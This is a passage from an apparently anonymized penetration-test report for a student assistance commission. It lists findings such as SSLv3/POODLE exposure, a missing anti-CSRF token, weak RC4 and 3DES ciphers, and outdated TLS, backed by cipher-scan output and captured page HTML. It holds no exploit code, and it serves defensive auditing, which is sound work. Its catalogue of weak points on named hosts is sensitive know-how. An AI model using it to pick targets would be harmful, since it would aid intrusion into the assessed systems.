when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user (hacker). These messages reveal implementation details that should never be revealed. Such details can provide hackers important clues on potential flaws in the site and such messages are also disturbing to normal users.

Affected Assets

borrowerportal.XYZ.org

Recommendations

In the implementation, ensure that the site is built to gracefully handle all possible errors. When errors occur, the site should respond with a specifically designed result that is helpful to the user without revealing unnecessary internal details.

Referencesnvd.nist.gov/vuln/detail/CVE-2014-3566**2.1.5 Evidence******REDACTED****

Deprecated SSLv3 Protocol

Rating: Medium (CVSS V2: 4.3)

CVE: 2014-3566

Description

The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other products, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attackers to obtain cleartext data via a padding-oracle attack, aka the "POODLE" issue.

Affected Assets

rds.XYZ.org

Associated Exploit

POODLE attack

Tool Used

TheDigger

Recommendations

Please stop using this protocol and transition to the TLSv1.2 running on the server for all communication.

References

nvd.nist.gov/vuln/detail/CVE-2014-3566

2.1.6 Evidence

```
SSLv3:
  ciphers:
    TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C - WEAK
    TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C - WEAK
    TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C - WEAK
  compressors:
    NULL
  cipher preference: server
  warnings:
    64-bit block cipher 3DES vulnerable to SWEET32 attack
    Broken cipher RC4 is deprecated by RFC 7465
    CBC-mode cipher in SSLv3 (CVE-2014-3566)
    Ciphersuite uses MD5 for message integrity
    Forward Secrecy not supported by any cipher
```

Please Check [Appendix C](#) for detailed evidence.

Missing Anti-CSRF Token
Rating: Medium
Description
Anti CSRF Tokens are implemented to help prevent Cross-site Request Forgery attacks. These types of attacks allow malicious actors to perform unwanted actions on website. This is done by capturing a session token of unsuspected individual.
Affected Assets
https://recruiter.XYZ.org/application/application.aspx https://recruiter.XYZ.org/application/main.aspx
Recommendations
Add Anti-CSRF Tokens or add ViewstateUserKey token to the website, this will determine if the client- side connection matches with Anti-CSRF token which will help prevent malicious actors from hijacking sessions.
References
Cross-Site Request Forgery Prevention - OWASP Cheat Sheet Series

2.1.7 Evidence

2.1.7.1 /application/application.aspx

```
<form method="post" action="/application.aspx" id="Form1">
<div class="aspNetHidden">
<input type="hidden" name="ScriptManager_TSM" id="ScriptManager_TSM" value="">
<input type="hidden" name="EVENTTARGET" id="EVENTTARGET" value="">
<input type="hidden" name="EVENTARGUMENT" id="EVENTARGUMENT" value="">
<input type="hidden" name="VIEWSTATE" id="VIEWSTATE" value="**REDACTED**+F+qAqNM1
DzAwDP4O7biehS5LIFQMie+yBXJs2WG6jpE2ngh1QZZazdEucwoB+a9cYU52RWdii37hEtZ2Ai7oXsfOHygbnTo
RBUfaL0j2vml8dTef+2nmHctzVWUvkP05BUf0qIMCRgGiKz/HZTMcuvzJ4PWkID5/5F+NoQT0MAHGrMqJQARhL
cUeSqHLOzAi/IDjY0AiqQXIJ3z+X+3LcW6p9luTzIX+BZ4WWF2Oq95jV+vfHldeDPX/0sMOxxx5uVRzOjjqXdz/q6+
TH8xJ9EyB0Ktvqq8JiSp8xcN+ENz2U/6ZCAAdHHFqWGiDjDtTAMpqklhEVm9MtGrYQCAMNyD38k6wdsD0HJF5
XStR3Ogo5InTtpxK9Lzspvyk14pPtZBolchG4MMiEtwYfDuA7vufbmugW+KBpu8S1yIME/WycyGPIDqbQDA5Odr
WJ7B7nWNIQkQgXlVUFenK0ex2f/FXwYZ7qllf8d2AZRQrQaCJ9gE4W9XQx0SIY/1oZqPyiN1m8eeAr4xY17fieBC
v/JpCil7z3Db0FSERNQoZpB9H2WjvZPcdgP76OcEzaUYceewBjNoFDe1bKbKuxZPsq6JLakLwujcJc4XtbhM3
V5978USA/nf8u71u5x7psoGjPwG3rvG+isJb6sLtzaREzHmHAPvVwFG30YSZeUmXPNTQ0LfcBmhDDx+kl29Uxu
WjUHgetoNulyfM6H5T6AMsubs0mvXsknRyJTVPrpiZDDxNikpWCfrFC/i5H5Pj7Wvi4M9Dvg3t/mmkpIlnNPRqe4b
s9oN6EsTO1efwq51r46xIG1wJ2T8wp1XvZWXRk1azb4tBVz85Q+shgXFQDHLn572ZNWEDU3uDx2/nZ5wfl/r82
HzQI5e4hl3KI25Jud9h4O3br1/mZ/9LqDh+epUD+5FaPHaSBWVFr2O+PjCvJLXyxOEaUGk16awAyLZiQIK9u5Kj+
PiDHunM4SsyBclMOCbBnW5stX3ctClaKw72FJzspc+tcW1WSvDuXEJovBBnk81JDwPc51xDLUnhXltA3/G1Kj
OKqkYfZ/UjEF8rRrWVoaidM+MHml4fn7I4ukYfgx+M88ygUcZbUCPJhXSPbtjLfc6a01NOi4hU1teA5RBmcl+gL84
LBUVSAwkb28BMAQ7IO++FKIPeB1aKunASTJ4+4IM3KbxtloeeNjE8kZPFQSGhf7s994bcvATM19XagXnBxaKp+6
rO6gvRjZbQx1UsC/6M9UJ2S9O82g7xVMm5uEEAJQtTmoSFUjhFgURVfOLAETQWkydJxxwRknQBxEvGZ7ePls
VAJySgaCrtKhtbh+oGeDId95+JG7Ft1qTnlWffX6MjSzP4aQl1xJQDx792tWAnxIPCHseUZZtQvtlJb7gQHf7eGsUM
H2SONpQWw8FN7oBwl8Bk5hQrDpL2aP9DqObyroAwKTWMALEm8O+rZuh/b8Xdvi7b9YUc9M5DzuczQgO1N0d
PMdWWdqnlFS/Zig1+qDfXcm2Knhcj6NubT0nGTk3WNFWZg18w0lspHRTQFyn7SY1CgKKykBrwFELcjJGJet0W
AQNNNmGda/6oWL4stiCEgtF7w9Dcmns4lfWM4L7iXdM0izEWEjEu33xHrOiKzRH8FHlfl3r3NGtfnltjYUgSK1kNM
7eqcEP42G4X7d/s05XNTSlanwTT5O2I3w2XRrJBA3B2ImrGa1M1/JX1ixsd82aqleTmgF+jrJiSb+2ZSmSzuYlguo/V8LW116VoeEw
ftN+9PzfD63vkm2A
BvKIHDanv1E4teiz70R0vbKDP0HjppuK3U0FrjdcCaH3NGuf5okEC750QitaGJFsRn4ZMYZz3ucl1MWILxUty+tcMG
snfzN7XCvGPB9il49NxGdb2s6HMTLnMkDIZG4UqEFSKwgcG0ZlchgBnbfwOTmmXbQPRs67UQ7nbEqzwEYO
Qz2WXPuU/9b274/+zk9LoeHvzNEQ2y9qMpliCj1mao0gmE1IGCbDkTYvDsvlOryEP94Nft1j+Oe7HzLEatyMaLwd
gONig8KIP0sXeutex6vZeaJGrSVL///vrdnVniHfNmhdwUr5fsw5Rg9VP3M0b6dwkPTDdPGcClfdqXk46R2rQP93rPkt
t+hHM+4tpbbRtL16qaUPHEPDaoz5KjKMug0GZDvRMhUBVTyahCcGDWVSW3VgbW3E/JfuHyp2UOJUjiqqwWlj
lnW/hSJkT8Yn5+hO6Skv1JNpqH0BkpRijlPWQw5ALSuecw17+nXDDvDWKAind/EA0Lai2N5GdHznfa">
</div>
```


2.1.7.2 /application/main.aspx

```

<form method="post" action="/main.aspx?webpage=profile%2fedit.aspx" id="Form1">
<div class="aspNetHidden">
<input type="hidden" name="ScriptManager_TSM" id="ScriptManager_TSM" value="">
<input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="">
<input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="**REDACTED**/ryoLXtzzgZ4o/YE/b78DgZztKRzHcFuFne39g5KdWmakHabisVWyd0uvwIJWDSskurWtcNsTvrSg6HA7
hwo5yo62xsAVHXsjcWOCeQkKQwGqqKUPl46s/IEy6nMfzc1c9Zg+605I/we7uwCTAv2t7peZM6mSdpkWn9o7UeJwDWNrqDq
rnIfGumkBKkmegBp2KLYEqePSYyqclY51HvqlktNDMQ1IOpEpOW/6IJ/U8AN75XI6/uNecuuV068cOTnL3SS3X3heorsa1x5+5II
2SL4NfxjcAMcRvVqBjQNOUw6ffuMCRd+d08pLIHvMU7KiTl/T4GfP+H55yo9UzwV7gMpS7+tzUfHzERpmBJRZUYqehaNBtwR
J5TP03hHS08UUZwKbq1zS+m6tv4g2X9lwAJVL6OrpEK88A/3eDKyDTpL37EIsNKEFNy0qU59RS5AgcZlagwbY9tTtdW78YRdS
dQ2/cjbn2+GTSHAKA8ME1L6L31UbdRFIDHetqkdi1cC6HvPxfjg8Q/HRjLYbkQtj9hdU2hJS+H/nkrwcQqbd1DaefVa0ZAz63PQ/
G1joEMze9K0SdBoafbjEhvV/9vrzVgj0MN8y0JV2LfMsrCaijFZuu+rd9zwLBLJsAKxV1vZWQRalX9dD4bR5BCjdHT6xNslVKqg7IIS
AN/LKW/JdhtlaQZ5PF5ZA7u0qW+w7zT9XPYfA3Tt46ky9fcqe30zo12swNoHqugqf1FY4BcCckITejmRabRtObhwa8y3wCW7
GT+q8tfQIODfRIL+UWjujPh+MVyB/S7tKr+uJutDFnoKnv7jkaFiyTcub7G+GgS/JDfsnkVOIyerOFIQ2B5Uj5NgjZr1DBImSIXd+o
1YeoZuWxXnHSgZ9TrTITbkES6yT8w=">
</div>
<script type="text/javascript">
//
var theForm = document.forms['Form1'];
if (!theForm) {
    theForm = document.Form1;
}
function __doPostBack(eventTarget, eventArgument) {
    if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
        theForm.__EVENTTARGET.value = eventTarget;
        theForm.__EVENTARGUMENT.value = eventArgument;
        theForm.submit();
    }
}
//]]&gt;
&lt;/script&gt;
&lt;script
src="/WebResource.axd?d=pynGkmcFUV13He1Qd6_TZE5MRPXG4PPCjzgHqkyUaEkm5lwVuA152lgY2EeBYg72pkCbqA2&amp;a
mp;t=637453853640000000" type="text/javascript"&gt;&lt;/script&gt;
&lt;script
src="/Telerik.Web.UI.WebResource.axd?_TSM_HiddenField_=ScriptManager_TSM&amp;compress=1&amp;_TSM_Combine
dScripts_=%3b%3bSystem.Web.Extensions%2c+Version%3d4.0.0.0%2c+Culture%3dneutral%2c+PublicKeyToken%3d31bf3
856ad364e35%3aen-US%3af7ba41a4-e843-4f12-b442-
8e407f37c316%3aea597d4b%3ab25378d2%3bPDS.Server.JavaScript%3aen-US%3a8065ed83-46cb-4985-910c-
7b6feb107e4f%3a941117c4%3ad235705%3a4356646d%3aa0368f5f%3a8ff53918%3aed520d49%3acf73136d%3ac939a261
%3ab9fad3d3%3af0d98150%3a23c05bad%3a1dfb7876%3aeef0b244%3afd36fa86%3a4e2ea13%3a2b04efee%3ac063c2e8
%3a25ee3719%3ad8f9d4e8%3a9ebac79d%3a1cff20b6%3a8dd5b3dc%3a2a00d91a%3a95dd3895%3ab1562cde%3a69f602
01%3a79e620c3%3aca12e01b%3a13550dda%3a7c020e84%3a1bdd52ed%3a64cf4521%3a2d2f1092%3a583f7b07%3bTeleri
k.Web.UI%2c+Version%3d2020.2.617.45%2c+Culture%3dneutral%2c+PublicKeyToken%3d121fae78165ba3d4%3aen-
US%3a77834329-9f9d-4011-8eac-
a82ffa414dd7%3a16e4e7cd%3a874f8ea2%3af7645509%3a24ee1bba%3af46195d3%3ac128760b%3a19620875%3a3371577
6%3acda80b3%3a383e4ce8%3ab2e06756%3a92fe8ea0%3afa31b949%3a4877f69a%3a490a9d4e"
</pre>
</div>
<div data-bbox="115 917 271 943" data-label="Page-Footer">
<img alt="MGT Logo" data-bbox="115 917 271 943"/>
</div>
<div data-bbox="289 913 778 949" data-label="Page-Footer">
<p>Confidential Document: The document is intended for XYZ Student Assistance<br/>Commission. Viewing this document without prior consent is forbidden.</p>
</div>
<div data-bbox="784 913 842 928" data-label="Page-Footer">Page</div>
<div data-bbox="784 936 825 950" data-label="Page-Footer">2-37</div>
```

Weak Cipher

Rating: Medium

Description

The assessment uncovered a weak cipher suite attached to multiple domains. A weak cipher block is vulnerable to birthday attack which can lead to a man in the middle situation.

Affected Assets

rds.XYZ.org

selfservice.XYZ.org

recruiter.XYZ.org

sslvpn.XYZ.org

timetracker.XYZ.org

Tool Used

TheDigger

SSL Labs

Recommendations

Upgrade the Cipher strength and the encryption technique.

References

<https://sweet32.info/>

2.1.8 Evidence

2.1.8.1 rds.XYZ.org

```
SSLv3:
  ciphers:
    TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C - WEAK
    TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C - WEAK
    TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C - WEAK
  compressors:
    NULL
```

```
TLSv1.0:
  ciphers:
    TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
    TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
    TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
    TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
    TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
    TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
    TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C - WEAK
    TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C - WEAK
    TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C - WEAK
```

```
TLSv1.2:
  ciphers:
    TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - A
    TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - A
    TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
    TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
    TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 1024) - A
    TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 1024) - A
    TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
    TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
    TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
    TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
    TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
    TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
    TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
    TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
    TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C - WEAK
    TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C - WEAK
    TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C - WEAK
```

2.1.8.2 selfservice.XYZ.org

TLS 1.0 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	128
TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x39)	DH 2048 bits FS	WEAK	256
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (0x88)	DH 2048 bits FS	WEAK	256
TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x33)	DH 2048 bits FS	WEAK	128
TLS_DHE_RSA_WITH_SEED_CBC_SHA (0x9a)	DH 2048 bits FS	WEAK	128
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (0x45)	DH 2048 bits FS	WEAK	128

TLS 1.1 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	128
TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x39)	DH 2048 bits FS	WEAK	256
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (0x88)	DH 2048 bits FS	WEAK	256
TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x33)	DH 2048 bits FS	WEAK	128
TLS_DHE_RSA_WITH_SEED_CBC_SHA (0x9a)	DH 2048 bits FS	WEAK	128
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (0x45)	DH 2048 bits FS	WEAK	128

TLS 1.2 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)	ECDH secp256r1 (eq. 3072 bits RSA) FS		256
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)	ECDH secp256r1 (eq. 3072 bits RSA) FS		128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	128
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x9f)	DH 2048 bits FS		256
TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (0x6b)	DH 2048 bits FS	WEAK	256
TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x39)	DH 2048 bits FS	WEAK	256
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (0x88)	DH 2048 bits FS	WEAK	256
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (0x9e)	DH 2048 bits FS		128
TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (0x67)	DH 2048 bits FS	WEAK	128
TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x33)	DH 2048 bits FS	WEAK	128
TLS_DHE_RSA_WITH_SEED_CBC_SHA (0x9a)	DH 2048 bits FS	WEAK	128
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (0x45)	DH 2048 bits FS	WEAK	128

2.1.8.3 recruiter.XYZ.org

TLS 1.0 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	128
TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x39)	DH 2048 bits FS	WEAK	256
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (0x88)	DH 2048 bits FS	WEAK	256
TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x33)	DH 2048 bits FS	WEAK	128
TLS_DHE_RSA_WITH_SEED_CBC_SHA (0x9a)	DH 2048 bits FS	WEAK	128
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (0x45)	DH 2048 bits FS	WEAK	128

TLS 1.1 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	128
TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x39)	DH 2048 bits FS	WEAK	256
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (0x88)	DH 2048 bits FS	WEAK	256
TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x33)	DH 2048 bits FS	WEAK	128
TLS_DHE_RSA_WITH_SEED_CBC_SHA (0x9a)	DH 2048 bits FS	WEAK	128
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (0x45)	DH 2048 bits FS	WEAK	128

TLS 1.2 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)	ECDH secp256r1 (eq. 3072 bits RSA) FS		256
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)	ECDH secp256r1 (eq. 3072 bits RSA) FS		128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA) FS	WEAK	128
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x9f)	DH 2048 bits FS		256
TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (0x6b)	DH 2048 bits FS	WEAK	256
TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x39)	DH 2048 bits FS	WEAK	256
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (0x88)	DH 2048 bits FS	WEAK	256
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (0x9e)	DH 2048 bits FS		128
TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (0x67)	DH 2048 bits FS	WEAK	128
TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x33)	DH 2048 bits FS	WEAK	128
TLS_DHE_RSA_WITH_SEED_CBC_SHA (0x9a)	DH 2048 bits FS	WEAK	128
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (0x45)	DH 2048 bits FS	WEAK	128

2.1.8.4 sslvpn.XYZ.org

TLS 1.0 (suites in server-preferred order)

TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	WEAK	256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	WEAK	128

2.1.8.5 timetracker.XYZ.org

TLS 1.0 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	128
TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x39)	DH 2048 bits	FS	WEAK	256
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (0x88)	DH 2048 bits	FS	WEAK	256
TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x33)	DH 2048 bits	FS	WEAK	128
TLS_DHE_RSA_WITH_SEED_CBC_SHA (0x9a)	DH 2048 bits	FS	WEAK	128
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (0x45)	DH 2048 bits	FS	WEAK	128

TLS 1.1 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	128
TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x39)	DH 2048 bits	FS	WEAK	256
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (0x88)	DH 2048 bits	FS	WEAK	256
TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x33)	DH 2048 bits	FS	WEAK	128
TLS_DHE_RSA_WITH_SEED_CBC_SHA (0x9a)	DH 2048 bits	FS	WEAK	128
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (0x45)	DH 2048 bits	FS	WEAK	128

TLS 1.2 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)	ECDH secp256r1 (eq. 3072 bits RSA)	FS		256
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)	ECDH secp256r1 (eq. 3072 bits RSA)	FS		128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	128
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x9f)	DH 2048 bits	FS		256
TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (0x6b)	DH 2048 bits	FS	WEAK	256
TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x39)	DH 2048 bits	FS	WEAK	256
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (0x88)	DH 2048 bits	FS	WEAK	256
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (0x9e)	DH 2048 bits	FS		128
TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (0x67)	DH 2048 bits	FS	WEAK	128
TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x33)	DH 2048 bits	FS	WEAK	128
TLS_DHE_RSA_WITH_SEED_CBC_SHA (0x9a)	DH 2048 bits	FS	WEAK	128
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (0x45)	DH 2048 bits	FS	WEAK	128

RC4 Cipher usage

Rating: Medium

Description

Use of RC4 in TLS and SSL could allow an attacker to perform man-in-the-middle attacks and recover plaintext from encrypted sessions. Due to these reasons Microsoft and the RFC have deprecated the RC4 cipher. It is extremely unsecure and easy to crack.

Affected Assets

rds.XYZ.org

Tool Used

TheDigger

Recommendations

Stop using the RC4 cipher.

References

<https://docs.microsoft.com/en-us/security-updates/SecurityAdvisories/2013/2868725?redirectedfrom=MSDN>

2.1.9 Evidence

```

TLSv1.0:
  ciphers:
    TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
    TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
    TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
    TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
    TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
    TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
    TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C - WEAK
    TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C - WEAK
    TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C - WEAK
  compressors:
    NULL
  cipher preference: server
  warnings:
    64-bit block cipher 3DES vulnerable to SWEET32 attack
    Broken cipher RC4 is deprecated by RFC 7465
    Ciphersuite uses MD5 for message integrity
    Key exchange (dh 1024) of lower strength than certificate ke

TLSv1.1:
  ciphers:
    TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
    TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
    TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
    TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
    TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
    TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
    TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C - WEAK
    TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C - WEAK
    TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C - WEAK
  compressors:
    NULL
  cipher preference: server
  warnings:
    64-bit block cipher 3DES vulnerable to SWEET32 attack
    Broken cipher RC4 is deprecated by RFC 7465
    Ciphersuite uses MD5 for message integrity
    Key exchange (dh 1024) of lower strength than certificate ke

```

```

TLSv1.2:
ciphers:
  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - A
  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - A
  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
  TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 1024) - A
  TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 1024) - A
  TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
  TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
  TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
  TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
  TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
  TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
  TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
  TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
  TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C - WEAK
  TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C - WEAK
  TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C - WEAK

```

Vulnerability: TLS v1.0 and 1.1

Rating: Medium

Description

The assessment uncovered usage of TLSv1.0 and 1.1 ciphers. TLS 1.0 and 1.1 are out-of-date protocols that do not support modern cryptographic algorithms, and they contain security vulnerabilities that may be exploited by attackers. Multiple companies like cisco and Microsoft have deprecated these protocols.

Affected Assets

rds.XYZ.org

recruiter.XYZ.org

